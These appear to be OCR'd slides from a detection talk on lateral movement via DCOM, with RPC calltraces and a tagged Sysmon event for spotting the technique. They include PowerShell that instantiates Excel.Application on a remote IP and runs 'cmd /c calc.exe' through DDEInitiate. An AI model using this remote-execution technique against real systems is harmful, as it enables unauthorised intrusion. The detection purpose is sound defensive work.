
- Enumerate DCOM applications:




```
PS C:\>  Get-CimInstance Win32_DCOMApplication
AppID                                  Name
-----                                  ----
{00020812-0000-0000-C000-000000000046} Microsoft Excel Application
{00020906-0000-0000-C000-000000000046} Microsoft Word 97 - 2003 Document
{00021401-0000-0000-C000-000000000046}
{0006F03A-0000-0000-C000-000000000046} Microsoft Outlook
{000C101C-0000-0000-C000-000000000046}
{0010890e-8789-413c-adbc-48f5b511b3af} User Notification
{00f22b16-589e-4982-a172-a51d9dcceb68} PhotoAcquire
{00f2b433-44e4-4d88-b2b0-2698a0a91dba} PhotoAcqHWEventHandler
{01419581-4d63-4d43-ac26-6e2fc976c1f3} TabTip
{01A39A4B-90E2-4EDF-8A1C-DD9E5F526568}
{020FB939-2C8B-4DB7-9E90-9527966E38E5} lfsvc
{03837503-098b-11d8-9414-505054503030} PLA
{03CCCEB0-91EB-47D1-9187-9C7982EB0519}
{03e15b2e-cca6-451c-8fb0-1e2ee37a27dd} CTapiLuaLib Class
{0450178e-e3ee-46d8-9130-c0b84f169f53} InstallServiceUserBroker
{046AEAD9-5A27-4D3C-8A67-F82552E0A91B} DevicesFlowExperienceFlow
{06622D85-6856-4460-8DE1-A81921B41C4B} COpenControlPanel
{0671E064-7C24-4AC0-AF10-0F3055707C32} SMLUA
```

Lateral movement via DCOM. Excel

- Execution through “Microsoft Excel Application” DCOM object:




```
PS C:\Users\Administrator> $excel = [activator]::CreateInstance([type]::GetTypeFromProgID("Excel.Application", "192.168.
117.115"))
PS C:\Users\Administrator> $excel.DisplayAlerts = $false
PS C:\Users\Administrator> $excel.DDEInitiate("cmd", "/c calc.exe")
-2146826265
PS C:\Users\Administrator> _
```



wininit.exe		1,072 K	5,6			
services.exe	< 0.01	3,108 K	6,5			
svchost.exe	0.17	8,428 K	23,1			
unsecapp.exe		996 K	5,7			
StartMenuExperience...		14,980 K	47,4			
RuntimeBroker.exe		4,660 K	17,2			
SearchUI.exe	Susp...	38,576 K	79,9			
RuntimeBroker.exe	< 0.01	4,920 K	14,9			
ApplicationFrameHost...	0.69	15,040 K	30,8			
MicrosoftEdge.exe	Susp...	14,076 K	51,4			
SkypeApp.exe	Susp...	9,264 K	1,7			
SkypeBackgroundHo...	Susp...	1,536 K	6			
YourPhone.exe	Susp...	7,676 K	1,4			
browser_broker.exe		1,228 K	6,9			
RuntimeBroker.exe		1,308 K	6,5			
MicrosoftEdgeSH....	Susp...	3,880 K	11,1			
MicrosoftEdgeCP.exe	Susp...	5,320 K	19,9			
RuntimeBroker.exe	< 0.01	1,628 K	6,6			
RuntimeBroker.exe	< 0.01	2,044 K	12,0			
RuntimeBroker.exe	< 0.01	3,008 K	15,3			
smartscreen.exe		1,924 K	6,4			
WindowsInternal.Com...	0.01	6,452 K	29,9			
WmiPrvSE.exe		2,096 K	7,2			
WinStore.App.exe	Susp...	37,916 K	32,0			
RuntimeBroker.exe		4,564 K	15,8			
SystemSettings.exe	Susp...	14,064 K	20,6			
SecurityHealthHost.exe		1,816 K	11,4			
ShellExperienceHost....		7,048 K	33,9			
RuntimeBroker.exe		2,096 K	12,4			
EXCEL.EXE	0.72	11,224 K	19,1			
Calculator.exe	6.06	12,436 K	42,4			
RuntimeBroker.exe	0.47	2,588 K	14,408 K	3084	Runtime Broker	Microsoft Corporation
svchost.exe	0.27	5,112 K	13,000 K	852	Host Process for Windows S...	Microsoft Corporation


Lateral movement via DCOM. Excel

- Calltrace:



```
[(PID: 1560, EXCEL, TID: 2948,     Module: rpcrt4!0xLRPC_SCALL::HandleRequest), Count: 1]
[(PID: 1560, EXCEL, TID: 2948,     Module: rpcrt4!0xLRPC_SCALL::QueueOrDispatchCall), Count: 1]
[(PID: 1560, EXCEL, TID: 2948,     Module: rpcrt4!0xLrpcIoComplete), Count: 1]
[(PID: 1560, EXCEL, TID: 2948,     Module: rpcrt4!0xLrpcServerIoHandler), Count: 1]
[(PID: 1560, EXCEL, TID: 2948,     Module: rpcrt4!0xNdrpSendReceive), Count: 1]
[(PID: 1560, EXCEL, TID: 2948,     Module: rpcrt4!0xNdrSendReceive), Count: 1]
[(PID: 1560, EXCEL, TID: 2948,     Module: rpcrt4!0xNdrServerCall2), Count: 1]
[(PID: 1560, EXCEL, TID: 2948,     Module: rpcrt4!0xNdrStubCall2), Count: 1]
[(PID: 1560, EXCEL, TID: 2948,     Module: rpcrt4!0xRPC_INTERFACE::DispatchToStub), Count: 1]
[(PID: 1560, EXCEL, TID: 2948,     Module: rpcrt4!0xRPC_INTERFACE::DispatchToStubWorker), Count: 1]
[(PID: 1560, EXCEL, TID: 2948,     Module: rpcrt4!0xUuidCreate), Count: 2]
[(PID: 1560, EXCEL, TID: 2948,     Module: rpcss!0x_LaunchActivatorServer), Count: 1]
[(PID: 1560, EXCEL, TID: 2948,     Module: rpcss!0xCClsidData::PrivilegedLaunchActivatorServer), Count: 1]
[(PID: 1560, EXCEL, TID: 2948,     Module: sechost!0x763402E3), Count: 1]
[(PID: 1560, EXCEL, TID: 2948,     Module: sechost!0x763405F8), Count: 1]
[(PID: 1560, EXCEL, TID: 2948,     Module: sechost!0x76340661), Count: 1]
```

Lateral movement via DCOM. Excel




```
[(PID: 1560, EXCEL, TID: 2948,     Module: rpcrt4!0xLRPC_SCALL::HandleRequest), Count: 1]
[(PID: 1560, EXCEL, TID: 2948,     Module: rpcrt4!0xLRPC_SCALL::QueueOrDispatchCall), Count: 1]
[(PID: 1560, EXCEL, TID: 2948,     Module: rpcrt4!0xLrpcIoComplete), Count: 1]
[(PID: 1560, EXCEL, TID: 2948,     Module: rpcrt4!0xLrpcServerIoHandler), Count: 1]
```

```
   Module: rpcrt4!0xUuidCreate), Count: 2]
   Module: rpcss!0x_LaunchActivatorServer), Count: 1]
   Module: rpcss!0xCClsidData::PrivilegedLaunchActivatorServer), Count: 1]
   Module: sechost!0x763402E3), Count: 1]
```

```
[(PID: 1560, EXCEL, TID: 2948,     Module: rpcrt4!0xRPC_INTERFACE::DispatchToStubWorker), Count: 1]
[(PID: 1560, EXCEL, TID: 2948,     Module: rpcrt4!0xUuidCreate), Count: 2]
[(PID: 1560, EXCEL, TID: 2948,     Module: rpcss!0x_LaunchActivatorServer), Count: 1]
[(PID: 1560, EXCEL, TID: 2948,     Module: rpcss!0xCClsidData::PrivilegedLaunchActivatorServer), Count: 1]
[(PID: 1560, EXCEL, TID: 2948,     Module: sechost!0x763402E3), Count: 1]
[(PID: 1560, EXCEL, TID: 2948,     Module: sechost!0x763405F8), Count: 1]
[(PID: 1560, EXCEL, TID: 2948,     Module: sechost!0x76340661), Count: 1]
```

Lateral movement via DCOM. Excel


- Tagged event:




host.name	hunts	event.action	calltrace	winlog.event_data.Image	winlog.event_data.ParentImage	winlog.event_data.CommandLine
WIN7X86SP1	-	Process Create (rule: ProcessCreate)	-	C:\Windows\System32\calc.exe	C:\Windows\System32\cmd.exe	calc.exe
WIN7X86SP1	-	Process Create (rule: ProcessCreate)	-	C:\Windows\System32\cmd.exe	C:\Program Files\Microsoft Office\Office16\EXCEL.EXE	CMD.EXE /c calc.exe
WIN7X86SP1	DCOM_execution_command_via_Excel	Process Create (rule: ProcessCreate)	PID: 1560, EXCEL, TID: 2948, Module: rpcrt4!0xLRPC_BASE_CCALL::DoSendReceive, Count: 1 PID: 1560, EXCEL, TID: 2948, Module: rpcrt4!0xLRPC_BASE_CCALL::SendReceive, Count: 1 PID: 1560, EXCEL, TID: 2948, Module: rpcrt4!0xLRPC_CASSOCIATION::AlpcSendWaitReceivePort, Count: 1	C:\Program Files\Microsoft Office\Office16\EXCEL.EXE	C:\Windows\System32\svchost.exe	"C:\Program Files\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding

Lateral movement via DCOM. Shellbrowserwindow

- Execution through “ShellBrowserWindow” DCOM object:



